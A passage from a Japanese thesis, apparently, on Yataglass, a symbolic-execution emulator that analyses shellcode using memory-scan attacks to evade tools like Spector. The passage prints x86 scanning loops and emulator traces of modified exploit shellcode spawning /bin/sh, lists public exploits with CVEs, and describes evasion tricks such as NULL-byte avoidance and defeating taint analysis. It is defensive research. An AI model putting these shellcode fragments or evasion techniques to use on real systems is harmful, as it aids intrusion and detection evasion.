このように制約条件を用いることで，Yataglass はさらに複雑なスキャニング・ループについてもデータを推測することができる．図 5.3 に複数の条件を用いるスキャニング・ループの例を示す．このコードを Yataglass が実行すると，6 行目に

```
# ADDR はコード領域のアドレス
1:   mov edi, ADDR       # edi = ADDR
2:   mov al, 0xC3        # al = 0xC3 ('ret')
3:   mov ecx, 0xffffffff # while(ecx != 0)
4:   repne scasb         # { ecx--; if(al==*edi++)break;}
5:   dec edi             # edi は発見したアドレス+1
6:   call edi            # jump to 'ret'
```

図 5.4: scas を用いるスキャニング・ループ

```
# ADDR はコード領域のアドレス
1:    mov edi, ADDR     # edi = ADDR
2:    mov [esi], 0xC35D # *esi = 'pop ebp; ret'
3:    mov eax, esi      # save esi
4:  loop:
5:    mov ecx, 0x2     # ecx = 2 (命令列の長さ)
6:    repe cmpsb       # while(ecx != 0)
                       # { ecx--; if(*edi++!=*esi++)break;}
7:    jecxz loopout    # if (ecx == 0) goto 10
8:    mov esi, eax     # load esi
9:    jmp loop         # goto 4
10: loopout:
11:   sub edi, 0x2     # edi は発見したアドレス+2
12:   call edi         # jump to 'pop ebp; ret'
13: CONT:
```

図 5.5: cmps を用いるスキャニング・ループ

到達したとき，$CODE_1$ (= [edi]) が，[0, 0xC3] の範囲の値であるという制約条件を持っている．その後，7 行目の分岐を実行すると，ループを抜けて 8 行目に行く実行では，$CODE_1$ に [0xC3, 0xFF] の範囲の値であるという制約条件が追加される．結果として，$CODE_1$ は 0xC3 に確定する．

x86 アーキテクチャでは，ストリング命令である scas 命令，cmps 命令によって，スキャニング・ループを用いずにデータを検索できる．例えば，図 5.4 では，repne scas 命令を用いて，ret 命令を探している．repne scasb 命令は，edi が指すメモリ領域から，al レジスタ[2]と等しいデータを探す．この命令はデータが見つかるか，ecx が 0 になると終了する．Yataglass はこの場合，新しい Yataglass のインス

[2] al は eax の下位 1 バイトを表すので，実際にはレジスタではない．

タンスを生成し，[edi] に eax の下位 1 バイトを書き込んだ実行と，ecx を 0 にした実行を行う．また，図 5.5 は，cmps 命令を用いた例である．repe cmpsb 命令は，esi が指すバイト列と edi が指すバイト列が同じかどうかを調べる．Yataglass はこの場合，esi もしくは edi が指す確定しているバイト列を不定なほうのメモリに設定した実行と，ecx をデクリメントした実行を行う．

5.2.3 実装

第 4 章で実装した Yataglass のプロトタイプを拡張し，Symbolic Execution を実装した．具体的には Yataglass の実行する命令全てについて，シンボルに対応した形での演算が行えるようにし，演算結果のシンボルをできるだけ縮約するようにした．縮約のルールについては第 5.2.1 節で示したものを用いた．

また，Yataglass による攻撃コードの解析を高速にするため，2 つの最適化を行った．第一に，命令のデコードを基本ブロック単位で行うようにした [86]．Yataglass は，基本ブロックの実行を始める前に，基本ブロック全てをデコードし，デコード結果をキャッシュに保持する．もし，その基本ブロックが再利用されることを検出した場合，再度のデコードは行わず，キャッシュにあるデコード結果を使用して命令を実行する．なお，キャッシュのエントリは，エントリの持つ基本ブロック内の命令を書き換える命令を実行した場合に無効化される．第二に，Yataglass は命令列のパターンによって特定の関数を認識し，認識した関数のスタブを実行する．Windows に対する攻撃コードは Win32 API のアドレスを検索する命令列を共有していることが多い．このため，そのような命令列のパターンを発見した場合は，その命令列の実行を中断し，即座に要求された API のアドレスを返すようにした．これは Spector でも用いられている最適化である [31]．なお，Yataglass が認識できない Win32 API を検索する命令列を用いられた場合でも，実行速度は遅くなるものの，正しく実行できる．

5.3 実験

5.3.1 メモリスキャン攻撃を利用する攻撃コードの作成

実際に Yataglass がメモリスキャン攻撃を使う攻撃コードを解析できることを示すため，Spector [31] を独自に実装したものを用いて Yataglass との比較を行った．

Spector がシステムコールや Win32 API を抽出する方式は Yataglass と類似している．しかし，Spector はメモリスキャン攻撃を用いた攻撃コードを解析できない．以下では，我々の Spector の実装を Spector-X と呼ぶ．なお，Spector-X は公開されている情報を基に作成したものであるため，オリジナルの実装とは解析能力が異なる可能性がある．しかし，Spector ではメモリスキャン攻撃のような攻撃対象サーバのデータを用いる攻撃コードが解析できるとはされていない．また，実験では Linux に対する攻撃コードを用いるため，Spector-X では，Linux のシステムコールを検出できるようにした．なお，Spector 以外に疑似実行を利用したシステムとして，Polychronakis ら [33–35] や Zhang ら [36] のエミュレータ，Ma らのエミュレータ [28] がある．しかし，これらのエミュレータは全て攻撃コードの疑似実行をメッセージのみを用いて行っているため，攻撃対象サーバの持つデータを用いる攻撃コードの解析はできない．このため，これらのエミュレータでメモリスキャン攻撃を利用する攻撃コードを動作させた場合，その解析結果は Spector と同じになる可能性が高い．従って，本論文では Yataglass とこれらのエミュレータとの比較は行わない．

比較を行う前に，メモリスキャン攻撃が実際の攻撃コードに適用できること，およびそれらの攻撃コードが実際のサーバソフトウェアを攻撃できることを示す．使用したソフトウェアは，named [87]，wu-ftpd [88]，rsync [89]，wu-imap [90]，Apache Web Server [41]，samba [46]，cyrus-pop3d [91] である．表 5.1 に，これらのソフトウェアを攻撃するための攻撃コードを示す．これらの攻撃コードは SecurityFocus [80] と Milw0rm [92] から取得した. 表には，攻撃コードのソースファイル名，攻撃の対象であるソフトウェア名とバージョン，攻撃コードの入手元，攻撃コードの利用する脆弱性の CVE 番号，攻撃コードの目的，使用されているエンコード方法について示した．

これらの攻撃コードに，メモリスキャン攻撃として，攻撃対象サーバ中の命令列から `pop ebp` (`0x5D`) と `ret` (`0xC3`) の並びを探し，その命令列に制御を移すコードを挿入した．この命令列は，関数のエピローグとして頻繁に使われており，攻撃対象サーバ中の命令列から発見できる確率が高い．ここで，多くの攻撃コードは `esp` を破壊する．このため，攻撃対象サーバのコード領域のアドレスを `ebp` から得るメモリスキャン攻撃を作成した．しかし，`ebp` を破壊し，`esp` を保存する攻撃コードもある．このような攻撃コードでは，`esp` からコード領域のアドレスを得ればよい．攻撃者は用いる攻撃コードがどのレジスタを破壊するのかを知っているので，用いるメモリスキャン攻撃のコードを選べる．実験では，`cyruspop3d.c`

表 5.1: 実験で用いた攻撃コード

ファイル名	攻撃対象	入手元	CVE 番号	目的	エンコード
tsig.c	bind <= 8.2.2	SecurityFocus	2001-0010	シェルを起動	なし
7350wurm.c	wu-ftpd <= 2.6.1	milw0rm	2001-0550	シェルを起動	なし
rsync-expl.c	rsync <= 2.5.1	SecurityFocus	2002-0048	バックドア設置	なし
7350owex.c	wu-imap 2000.287	milw0rm	2002-0379	シェルを起動	ToUpper 回避
OpenFuck.c	Apache with OpenSSL <=0.9.6d	SecurityFocus	2002-0656	シェルを起動	なし
sambal.c	Samba 2.2.8	SecurityFocus	2003-0201	バックドア設置	なし
cyruspop3d.c	cyrus-pop3d 2.3.2	milw0rm	2006-2502	バックドア設置	なし

から生成した攻撃コードが `ebp` を破壊した．

また，メモリスキャン攻撃で用いるコードはNULLバイトを含まないように作成した．これは，多くの脆弱性が挿入されるコードをCの文字列として扱っており，NULLバイトが文字列の終端と見なされてしまうためである．例えば，`eax` に 0 を代入する “`mov eax, 0`” はNULLバイトを含む命令である．しかし，これは同じ意味の “`xor eax, eax`” に置き換えることでNULLバイトを含まないようにできる．また，wu-imap に対する脆弱性では，wu-imap が `ToUpper` 関数をフィルタとして使うため，小文字になる値を含む命令列を用いることができない．このため，攻撃コードの自己書き換えを用いて小文字を動的に生成するコードを作成した．

5.3.2 メモリスキャン攻撃を利用する攻撃コードの解析

表 5.1 に示した攻撃コード，およびそれらの攻撃コードをメモリスキャン攻撃を利用するよう改変したものを Yataglass および Spector-X で実行した結果を表 5.2 に示す．各システムが攻撃コードの解析に成功した場合，その攻撃コードが実行するシステムコール列を抽出する．全ての攻撃コードにおいて，Yataglass は解析に成功し，呼び出すシステムコール列を抽出することができた．一方，Spector-X では改変前の攻撃コードについてはシステムコール列を抽出できたものの，メモリスキャン攻撃を挿入した攻撃コードについては解析に失敗し，メモリスキャン攻撃のコードを実行中にエラーが発生し実行を終了した．

図 5.6 に Yataglass が `rsync-expl.c` から生成されたメモリスキャン攻撃を利用する攻撃コードを実行した結果を示す．各行には命令番号 (16 進)，実行したアドレス (16 進)，命令とニーモニック，コメントを示す．このコードでは命令番号

表 5.2: 攻撃コードに関する実行結果
√ は解析成功，– は解析失敗を示す.

ファイル名	Yataglass	Spector-X
tsig.c (未改変)	√	√
tsig.c (改変済)	√	–
7350wurm.c (未改変)	√	√
7350wurm.c (改変済)	√	–
rsync-expl.c (未改変)	√	√
rsync-expl.c (改変済)	√	–
7350owex.c (未改変)	√	√
7350owex.c (改変済)	√	–
OpenFuck.c (未改変)	√	√
OpenFuck.c (改変済)	√	–
sambal.c (未改変)	√	√
sambal.c (改変済)	√	–
cyruspop3d.c (未改変)	√	√
cyruspop3d.c (改変済)	√	–

004d から 0067 がメモリスキャン攻撃に相当する．具体的には，まず命令番号 004d から 005a までが GetPC を含む準備段階の部分になっている．次に，命令番号 005b から 0060 がスキャニングループになっている．そして，命令番号 0066 と 0067 で攻撃対象サーバのメモリ内容から取り出した命令列を用いている．

この実験結果によると，Yataglass はメモリスキャン攻撃を正しく扱えていることがわかる．初めに，攻撃コードは eax にスタック上のリターンアドレスを代入する（命令番号 004d から 004f）．このとき，Yataglass は eax を *CODE_PTR* に関連づける．次に，攻撃コードは eax を 0x8049001，0x8101010 とそれぞれ比較し，eax が指す領域がコード領域であることを確定する（命令番号 0050 から 0053）．Yataglass はこの比較ループを脱出し，eax に制約条件 “eax>=0x8049001，eax<=0x8101010” をつける．その後，攻撃コードは，攻撃対象サーバ中の命令列によってリターンアドレスとして使われるアドレスを作成するために，GetPC を行う（命令番号 0055 から 0057）．また，攻撃コードはスキャニング・ループにより，攻撃対象サーバ中の命令列から pop ebp (0x5D) と ret (0xC3) の並びを探す（命令番号 005b から 0060）．このスキャニング・ループを実行する過程で，Yataglass は 0x5D，0xC3 を *CODE_1*，*CODE_2* としてそれぞれ用意する．スキャニング・ループの後で，攻撃コードは発見した ret 命令が用いるリターンアドレスを用意する（命令番号 0061 から 0064）．このアドレスは攻撃コードの 00d5 番地を指すようにな

表 5.3: 実験したメモリスキャンパターンの種類

パターン名	説明
pop-ret	`cmp` 命令と `jne` 命令を用いたスキャニングループにより `pop ebp` 命令,`ret` 命令の並び (`0x5D, 0xC3`) を探す
ret	`cmp` 命令と `jne` 命令を用いたスキャニングループにより `ret` 命令 (`0xC3`) を探す
syscall	`cmp` 命令と `jne` 命令を用いたスキャニングループにより `int 0x80` 命令 (`0xCD, 0x80`) を探す
scasb-ret	`scasb` 命令を用いて `ret` 命令 (`0xC3`) を探す
scasw-pop-ret	`scasw` 命令を用いて `pop ebp` 命令，`ret` 命令の並び (`0x5D, 0xC3`) を探す
scasw-syscall	`scasw` 命令を用いて `int 0x80` 命令 (`0xCD, 0x80`) を探す
cmpsb-ret	`cmpsb` 命令を用いて `ret` 命令 (`0xC3`) を探す
cmpsw-pop-ret	`cmpsw` 命令を用いて `pop ebp` 命令，`ret` 命令の並び (`0x5D, 0xC3`) を探す
cmpsw-syscall	`cmpsw` 命令を用いて `int 0x80` 命令 (`0xCD, 0x80`) を探す
cond-ret	`cmp` 命令と `jg`，`jl` 命令を用いたスキャニングループにより `ret` 命令 (`0xC3`) を探す

る．そして，攻撃コードは発見した命令列 (*CODE_1*，*CODE_2*) に制御を移す (命令番号 `0065`)．すると，攻撃コードは `pop ebp`，`ret` を実行し (命令番号 `0065`，`0067`)，攻撃コードの `00d5` 番地へ戻る (命令番号 `0068`)．最後に，攻撃コードは保存しておいたスタックを復帰し (命令番号 `0068`)，`execve` システムコールを用いて，`/bin/sh` を実行する (命令番号 `0069`)．

図 5.7 に Spector-X による同じ攻撃コードの実行結果を示す．実行結果では，Spector-X は攻撃コードが攻撃対象サーバ中のメモリを探しに行ったときに，エラーを出して実行を停止している (`004f` 行目)．従って，Spector-X はこの攻撃コードを正しく実行できていない．

5.3.3 様々なメモリスキャン

Yataglass が様々なメモリスキャンパターンに対して，正しく解析できていることを示すため実験を行った．実験を行ったメモリスキャンパターンの種類を表 5.3 に示す．実験では，これらのメモリスキャンパターンを MetaSploit の `linux_cmd_exec` に挿入した攻撃コードを用いた．Yataglass は実験した全てのメモリスキャンパターンに関して，正しくデータの推測を行い，攻撃コードの振る舞いを解析することができた．一方，これらの全てについて Spector-X では振る舞いを解析できなかった．

表 5.4: Symbolic Execution 実装前と実装後における実行命令数と所要時間の比較

攻撃コード	エンコーダ	実装前の実行命令数	実装前の所要時間	実装後の実行命令数	実装後の所要時間
Samba B/O	-	1,919	12 ms	1,919	25 ms
“Win32 Bind Shell”	なし	380,220	153 ms	190	11 ms
“Windows Execute Command”	なし	24,136	20 ms	26	11 ms
	ShiKaTaGaNai	24,257	19 ms	118	14 ms
	TAPiON	26,257	20 ms	2,148	17 ms

5.3.4 解析時間

Symbolic Execution による影響と，最適化の効果を示すため，前章と同じく，表 5.4 に，Samba に対するバッファオーバーフロー攻撃，および MetaSploit によって暗号化した攻撃について，疑似実行を行った命令数と処理時間を示す．また，比較のため，Symbolic Execution を実装する前の疑似実行を行った命令数と処理時間（表 4.5 と同じデータ）を示す．Samba に対する攻撃メッセージでは Symbolic Execution を行うことによって時間が 12ms から 25ms に増加したが，Windows に対する攻撃コードでは最適化の効果により同程度の実行時間で済んでいる．特に，Win32 Bind Shell は最適化の効果によって 153ms から 11ms へと高速化できた．

5.4 まとめ

本章では，Linn らによって示された，ホスト侵入検知システムを回避するための**メモリスキャン攻撃** [23] が攻撃対象サーバのメモリを使わずに攻撃コード解析を行うシステムを回避することができることを示した．メモリスキャン攻撃は攻撃対象サーバのメモリ上にあるデータを攻撃コードの一部として用いる攻撃であり，これにより，攻撃対象サーバのメモリ内容を考慮しない攻撃コード解析システムによる解析が回避されてしまう．

そこで，Symbolic Execution を用いたメモリスキャン攻撃の対策を提案し，Yataglass に実装した．具体的には，Yataglass はメモリスキャン攻撃の攻撃コードが利用するデータを攻撃コードがデータを検索するループの脱出条件から推測する．そして，用意したデータを攻撃コードに使わせるようにすることで，メモリスキャン攻撃を解析できるようにした．

そして，実験により実際にメモリスキャン攻撃が疑似実行を行う振る舞い解析

システムであるSpectorを回避できることと，Yataglassがメモリスキャン攻撃を用いる攻撃コードの振る舞いを正しく解析できることを示した．実際にSpectorはメモリスキャン攻撃を組み込んだ攻撃コードの振る舞いを解析することができなかった．一方，Yataglassはこれらの攻撃コードを正しく解析し，その振る舞いを抽出することができた．

初めの 64 個 (0x40) の命令，および条件分岐で分岐した実行からの出力は省略した.

```
Emulation start from 00000000
No.  Addr. Inst.         Mnemonic           Note
---------------------------------------------------------------
0040 0076  31db          xor ebx,ebx
0041 0078  53            push ebx
0042 0079  686e2f7368    push dword 0x68732f6e
0043 007e  682f2f6269    push dword 0x69622f2f
0044 0083  89e3          mov ebx,esp
0045 0085  8d542408      lea edx,[esp+0x8]
0046 0089  31c9          xor ecx,ecx
0047 008b  51            push ecx
0048 008c  53            push ebx           # (SUB STACK 0x50)
0049 008d  8d0c24        lea ecx,[esp]
004a 0090  31c0          xor eax,eax
004b 0092  b00b          mov al,0xb         # Syscall No. of execve
004c 0094  60            pusha              # Save registers
004d 0095  89ee          mov esi,ebp        # ebp = STACK
004e 0097  81c6fcffffff  add esi,0xfffffffc # esi = STACK - 4
004f 009d  8b06          mov eax,[esi]      # eax = CODE_PTR
0050 009f  3d01900408    cmp eax,0x8049001  # Avoids null byte
    # compared CODE_PTR and 0x8049001, symbol: (CODE_PTR AT 0xbffe10fc)
0051 00a4  7cf1          jl 0x97
    # conditional jump: (CMP (CODE_PTR AT 0xbffe10fc) 0x8049001)
    #### (forked and child process terminates) ####
    # symbol: (CODE_PTR AT 0xbffe10f8)
0052 00a6  3d10101008    cmp eax,0x8101010 # Avoids null byte
    compared CODE_PTR and 8101010, symbol: (CODE_PTR AT 0xbffe10fc)
0053 00ab  7fea          jg 0x97
    # conditional jump: (CMP (CODE_PTR AT 0xbffe10fc) 0x8101010)
    #### (forked and child process terminates) ####
0054 00ad  d9ee          fldz
0055 00af  d97424d0      fstenv [esp-0x30]
0056 00b3  8b7424dc      mov esi,[esp-0x24]
0057 00b7  89c7          mov edi,eax
0058 00b9  b05d          mov al,0x5d
0059 00bb  b9ffffffff    mov ecx,0xffffffff
005a 00c0  fd            std
005b 00c1  47            inc edi
005c 00c2  803f5d        cmp byte [edi],0x5d # compared CODE_1 and 5d
```

図 5.6: `rsync-expl.c` から生成された，メモリスキャン攻撃を利用する攻撃コードの Yataglass による実行結果

```
005d 00c5  75fa          jnz 0xc1
    # conditional jump symbol: (CMP CODE_1 0x5d)
    # assign_value: CODE_1 = 0x5d
005e 00c7  47            inc edi
005f 00c8  803fc3        cmp byte [edi],0xc3 # compared CODE_2 and 0xC3
0060 00cb  75f4          jnz 0xc1
    # conditional jump symbol: (CMP CODE_2 0xc3)
    # assign_value: CODE_2 = 0xc3
0061 00cd  83c628        add esi,0x28
0062 00d0  4f            dec edi
0063 00d1  56            push esi
0064 00d2  55            push ebp
0065 00d3  ffe7          jmp edi  # Use victim's code
0066 ----  5d            pop ebp  # CODE_1
0067 ----  c3            ret      # CODE_2
0068 00d5  61            popa
0069 00d6  cd80          int 0x80
    # Linux system call 11 (execve) detected!!
    #   path=//bin/sh [CONCRETE], argv[0]=//bin/sh [CONCRETE]
```

図 5.6: `rsync-expl.c` から生成された，メモリスキャン攻撃を利用する攻撃コードの Yataglass による実行結果 (続き)

初めの 64 個 (0x40) の命令は省略した.

```
Emulation start from 00000000
No.  Addr. Inst.        Mnemonic                Note
--------------------------------------------------------------
0040 0076  31db         xor ebx,ebx
0041 0078  53           push ebx
0042 0079  686e2f7368   push dword 0x68732f6e
0043 007e  682f2f6269   push dword 0x69622f2f
0044 0083  89e3         mov ebx,esp
0045 0085  8d542408     lea edx,[esp+0x8]
0046 0089  31c9         xor ecx,ecx
0047 008b  51           push ecx
0048 008c  53           push ebx
0049 008d  8d0c24       lea ecx,[esp]
004a 0090  31c0         xor eax,eax
004b 0092  b00b         mov al,0xb
004c 0094  60           pusha
004d 0095  89ee         mov esi,ebp            # ebp = unknown
004e 0097  81c6fcffffff add esi,0xfffffffc     # esi = unknown
004f 009d  8b06         mov eax,[esi]          # Unknown を参照
MEMORY FAIL -- unknown address is used
```

図 5.7: rsync-expl.c から生成された，メモリスキャン攻撃を利用する攻撃コードの Spector-X による実行結果

第6章　議論

第4.3節および第5.3節の実験で示したようにYataglassは様々な攻撃コードを正しく解析することができる．また，従来の攻撃コード自動解析システムとは異なり，様々な回避手法に耐性を持っている．実際に，暗号化・難読化，システムコールやAPI呼び出しの結果を用いた解析システムの検出，およびメモリスキャン攻撃では，Yataglassによる解析を回避することはできない．Yataglassでは様々な回避手法に耐性を持たせることで，自動的に解析できる攻撃コードの範囲を従来の解析システムより広げることができた．Bordersら[31]やMaら[28]，Polychronakisら[35]の実験結果によれば，現在観測される攻撃コードのほとんどは単体で実行可能なものであった．従って，Yataglassでは現在観測されるほとんどの攻撃コードを解析できると考えられる．

しかし，攻撃者は特殊な攻撃コードを作成することによってYataglassによる解析を回避することができる．Yataglassによる解析を回避できる攻撃の手法は大きく分けて4つある．以下ではそれらの手法と制限となる点，および考えられる対応策について説明する．

6.1　Yataglassの制限

6.1.1　Yataglassを回避できる可能性のある手法

第一に，攻撃コードがサーバ上のメモリ情報をあらかじめ知っていて利用する場合にはYataglassは解析を行えない．このような攻撃コードの例としては，サーバ上で`ret`命令が存在することがわかっているアドレスにジャンプし，制御が戻ってきた後に攻撃コードの実行を続けるコードが考えられる．しかし，このようなサーバのメモリ内容に依存する攻撃は，攻撃の適用可能なサーバの数が少なくなる[33]．また，そのような攻撃コードはサーバに強く依存するため，MetaSploit [38]のようなツールでそのような攻撃を自動生成することはできない．

```
x = 0;
array[0] = 0;
array[1] = 1;
recv(sock, &x, 1, 0);
y = array[x];
if(y != 1){
    exit(-1);
}
...
```

図 6.1: Yataglass の行う Taint Analysis を妨害するコード

第二に，攻撃コードが実行時に必要なデータを受信する場合には，Yataglass は外部と通信する能力を持たないため，攻撃コードを解析することはできない．このような攻撃コードの例としては，攻撃コードの一部が暗号化されており，復号のための鍵を攻撃者から受信することで復号が行われ，攻撃を続行するような攻撃コードが考えられる．このような場合，攻撃コード単体では実行が行えず，外部から受信するデータを与える必要がある．しかし，この場合は攻撃者からの後続のパケットを Yataglass に与えれば，攻撃コードを解析できる．

第三に，攻撃者は，Taint Analysis におけるマークの伝播を妨害するコードを用いて Yataglass による解析を回避できる．このような攻撃コードの例を 図 6.1 に示す．このコードでは，攻撃者は `recv` により受信した値 `x` を配列の添え字として用いて，`y` に値を取り出す．すると，`y` に取り出す配列の中身は定数であるため，`y` にマークはつかない．そして，`y` を条件分岐で用いている．現在の Taint Analysis では，このようなコードにおいて，値がコピーされるにもかかわらずマークの伝播が行われなくなってしまうことが知られている [93, 94]．このため，もし攻撃者がこのような攻撃コードを用いると，Yataglass でシステムコールの結果に依存する条件分岐が解析できなくなってしまう．しかし，現在 Taint Analysis の手法を改良し，このようなコードでも正しくマークが伝播するようにする研究が行われている [94]．従って，Yataglass においても改良された Taint Analysis を用いることで，このような攻撃コードに対応できる．

最後に，攻撃者はより高度なメモリスキャン攻撃を行う可能性がある．これについては以下の第 6.1.2 節で述べる．

6.1.2 より高度なメモリスキャン攻撃

Yataglass では，既に示したように，メモリスキャン攻撃を用いて攻撃コード解析システムを回避する攻撃コードを解析することができた．しかし，攻撃者はより高度なメモリスキャン攻撃を用いることにより Yataglass を回避することができる．このような高度なメモリスキャン攻撃は 4 種類考えられる．

第一に，攻撃者は Yataglass が考慮していない方法でコード領域のアドレスを得ることで，Yataglass を回避できる可能性がある．現在の Yataglass の実装はメモリスキャン攻撃がスタックからコード領域のアドレスを得ると仮定している．従って，スタック以外の位置からコード領域のアドレスを取得されると，Yataglass による解析は行えない．例えば，攻撃コード中で，`/proc/XXX/maps` (`XXX` は攻撃対象サーバのプロセス ID) からメモリマップを取得し，これを用いて，コード領域のアドレスを確定できる．しかし，この場合は Yataglass が適切に作成した `/proc/XXX/maps` を攻撃コードに見せることで，回避を防止できる．また，攻撃コードは GOT (Global Offset Table) や PLT (Procedure Linkage Table) のような関数テーブルからコード領域のアドレスを得ることができる．従って，今後 Yataglass には偽の GOT や PLT を持たせる必要がある．

第二に，攻撃者はより優れたスキャニング・ループを用いることで，Yataglass を回避できる可能性がある．現在の Yataglass はスキャニング・ループが単一のデータを検索することを仮定している．しかし，スキャニング・ループが同時に**複数の**データを検索する場合，現在の Yataglass ではデータを確定できない．このような攻撃の例としては，x86 アーキテクチャの `pop` 命令を利用した攻撃が考えられる．`pop` 命令はレジスタの種類別に 8 種類が `0x58` から `0x5F` の範囲にある．攻撃者は，スキャニング・ループをこれらの 8 種類の `pop` 命令のどれでも良いように作成し，適当なデータをスタックに積んで，その命令に制御を移す攻撃コードを作成できる．このような攻撃コードを解析するには，Yataglass は未確定の Value が取る値の数がある閾値を下回った時に，それぞれの値を仮定し実行すればよい．8 種類を超える命令を同時に受理するようスキャニング・ループを作るのは難しい．このため，この拡張を行った場合でも，Yataglass のインスタンスの数が爆発する可能性は少ない．

第三に，第 5.2 節で述べたとおり，攻撃コードは間接的にデータを探すスキャニング・ループを用いることで，Yataglass を回避できる可能性がある．攻撃コードは，特定の命令が後続する命令や，最終的にシステムコールを呼び出す関数などの

コードを探すことでシステムコールを実行することができる．例えば，Linn ら [23] は，execve システムコールの初めの 17 バイトを探すことで execve を実行するメモリスキャン攻撃について述べている．一方，現在の Yataglass は間接的にデータを探すスキャニング・ループを扱えない．このため，Yataglass は execve の初めの 17 バイトは実行できても，execve 全体を実行することはできない．このような攻撃コードを扱うためには，スキャニング・ループが探す命令列と実際に実行される命令列の対応表を Yataglass に持たせればよい．

最後に，Yataglass は攻撃者による 2 段階のメモリスキャン攻撃で回避される可能性がある．この攻撃は，まず初めの攻撃コードとして，攻撃対象サーバのメモリをスキャンし，有用なデータのアドレスを返す．次に，攻撃者は実際に被害を引き起こす攻撃コードに対して，このアドレスを埋め込む．このようにすると，第二の攻撃コードはメモリをスキャンせず攻撃対象サーバのデータを利用できるため，現在の Yataglass では正しく実行できない．この問題を解決するためには，Yataglass が第一の攻撃コードを実行した後，その状態を保存したまま，第二の攻撃コードを実行できるようにすればよい．

6.1.3 その他の制限

Yataglass は Spector と異なり，各ビットの演算履歴を追跡せず，バイト単位で演算履歴を追跡している．このため，ビット演算の結果を簡潔な形で表せないことがある．例えば，2 つのシンボル X，Y について，X の上位 4 ビットと Y の下位 4 ビットを組み合わせた 8 ビットの値を生成し，これから最下位ビットを取り出した場合，Spector における値の表現は Y の最下位ビットを示す表現になる．一方 Yataglass はこの値を (AND (OR (AND X 0xF0) (AND Y 0x0F) 0x1) という複雑な式で表現しなければならない．このため，攻撃者はビット演算命令を複雑に組み合わせることで Yataglass の扱うシンボル数を爆発させる可能性がある．しかし，第 2.1 節で述べた通り，実際の攻撃コードはそのサイズに制限があることが多く，Yataglass の扱うシンボル数を爆発させてしまうほど複雑な命令を導入することは難しい．

Yataglass はシステムコールの抽出を目的としているため，システムコールを用いない攻撃コードを解析することはできない．このような攻撃コードの例としては，無限ループを用いることによるサービス拒否攻撃がある．しかし，Yataglass は攻撃コードの疑似実行を行うため，攻撃コードの開始位置さえ特定できれば，そ

のようなサービス拒否攻撃を検出することはできる．また，Yataglass は攻撃者が攻撃対象サーバ中の変数を書き換えて実行を変えてしまうという攻撃 [45] で用いられる攻撃コードは解析できない．これは，Yataglass が攻撃対象サーバのメモリ内容を用いないことを仮定しているためである．第 5.1 節でも述べたように，攻撃コードは攻撃対象サーバのメモリ内容に依存しないで作成されることが多い．これは，Address Space Randomization [95] などのアドレスをランダム化する技術がすでに広く用いられているためである．実際，Address Space Randomization は近年の Windows や Linux には既に導入されている．従って，このような攻撃コードは Yataglass で扱えなかったとしても，成功しサーバに被害を与えることは少ない．また，そのような攻撃コードはサーバに依存するため，MetaSploit [38] のようなツールでそのような攻撃を自動生成することはできない．

また，解析者はファイルの読み書きやプロセスの生成などに注目して Yataglass が出力した API 列を容易にフィルタリングすることができる．さらに，攻撃コードのサイズには制限があることが多く，そのような多数の API 呼び出しを挿入できることは少ない．

6.2 まとめ

本章では Yataglass の制限となる点について説明した．まず現在の Yataglass が解析できない攻撃コードの種類について述べた．現在の Yataglass を回避する攻撃コードは大きく分けて 4 種類考えられ，第一に，サーバ上のメモリ情報をあらかじめ知っていて利用する攻撃コードがある．しかし，このような攻撃は脆弱性情報と組み合わせて様々なサーバを攻撃するようにはできない．第二に，実行時に外部から必要なデータを受信する攻撃コードがある．これは，攻撃コードが外部から受信するデータを Yataglass に与えれば，解析できると考えられる．第三に，Taint Analysis におけるマークの伝播を妨害する攻撃コードがある．このような攻撃コードを解析するには，改良された Taint Analysis の方法を用いる必要がある．第四に，より高度なメモリスキャン攻撃を用いた攻撃コードがある．このようなメモリスキャン攻撃に対してはメモリスキャンの方法に応じてそれぞれ対策をとる必要がある．

本章では Yataglass が対処できていない高度なメモリスキャン攻撃として 4 種類のメモリスキャン手法について考えられる対応策とともに説明した．第一に，

Yataglass が考慮していない方法でコード領域のアドレスを得るメモリスキャン攻撃がある．しかし，Yataglass がこれらの方法を考慮しコード領域のアドレスを取得可能なようにすればよい．第二に，同時に複数のデータを検索するスキャニング・ループを用いるメモリスキャン攻撃がある．これは，検索されるデータが持つ値の可能性がある数以下に絞り込めた時点で全パターンについて解析を行えばよい．第三に，間接的にデータを探すスキャニング・ループを用いるメモリスキャン攻撃がある．これは，Yataglass においても攻撃者が間接的にデータを探すパターンを用意すればよい．第四に，2 段階のメモリスキャン攻撃がある．これについては 1 段階目が終わった状態を保存しておいて，2 段階目の攻撃コードを動作させればよい．今後，Yataglass はこれらの攻撃コードに対処するよう拡張する必要がある．

第7章　結論

7.1　本研究のまとめ

現在のインターネットは我々の生活に不可欠な社会基盤となっており，様々なサービスがインターネット上で動作している．しかし，一方で，悪意ある攻撃者がサービスを提供するサーバに対してリモート攻撃を行う事例が後を絶たない．そこで，リモート攻撃からサーバを守ることが重要になっている．

リモート攻撃では攻撃コードと呼ばれる機械語命令列をサーバに注入し動作させる．このようなリモート攻撃に対する防御策としてネットワーク型防御システムやホスト型防御システムのような防御システムが用いられている．現在の防御システムではシグネチャと呼ばれる個々の攻撃コードに特有な情報を防御のために利用している．しかし，そのような防御システムでは，シグネチャのない攻撃コードへの対処はできない．従って，防御システムのベンダーは新種の攻撃コードが現れると，その攻撃コードの振る舞いを解析し，解析結果を用いてシグネチャを作成している．

振る舞い解析では，解析者は逆アセンブラやデバッガを用いて人手で攻撃コードの振る舞いを解析し，攻撃コードが計算機資源へのアクセスのために用いるシステムコールや API 呼び出し，および実行する命令列を抽出する．そして，抽出した情報に基づいてシグネチャを作成する．しかし，人手による攻撃コードの解析は多くの時間を要し，間違いを起こしやすい．また，解析者は新種の攻撃コードを迅速に発見するために，毎日大量の攻撃コードを解析する必要がある．このような解析作業の負担を減らすために，様々な振る舞い解析システムが提案されている．

しかし，従来の振る舞い解析システムでは，攻撃者が攻撃コードを工夫することにより，解析の回避が容易なものになってしまっていた．例えば，攻撃者は攻撃コードを暗号化しておき攻撃コードを逆アセンブルできないようにする．また，デバッガや解析システムを検出し，攻撃コードが攻撃者の想定していない環境で

動作しているときに攻撃を行わないようにする．このような手法により既存の解析システムは回避されてしまう．従って，攻撃コードを自動的に解析するためには，攻撃者に容易に解析を回避されない解析システムが必要である．

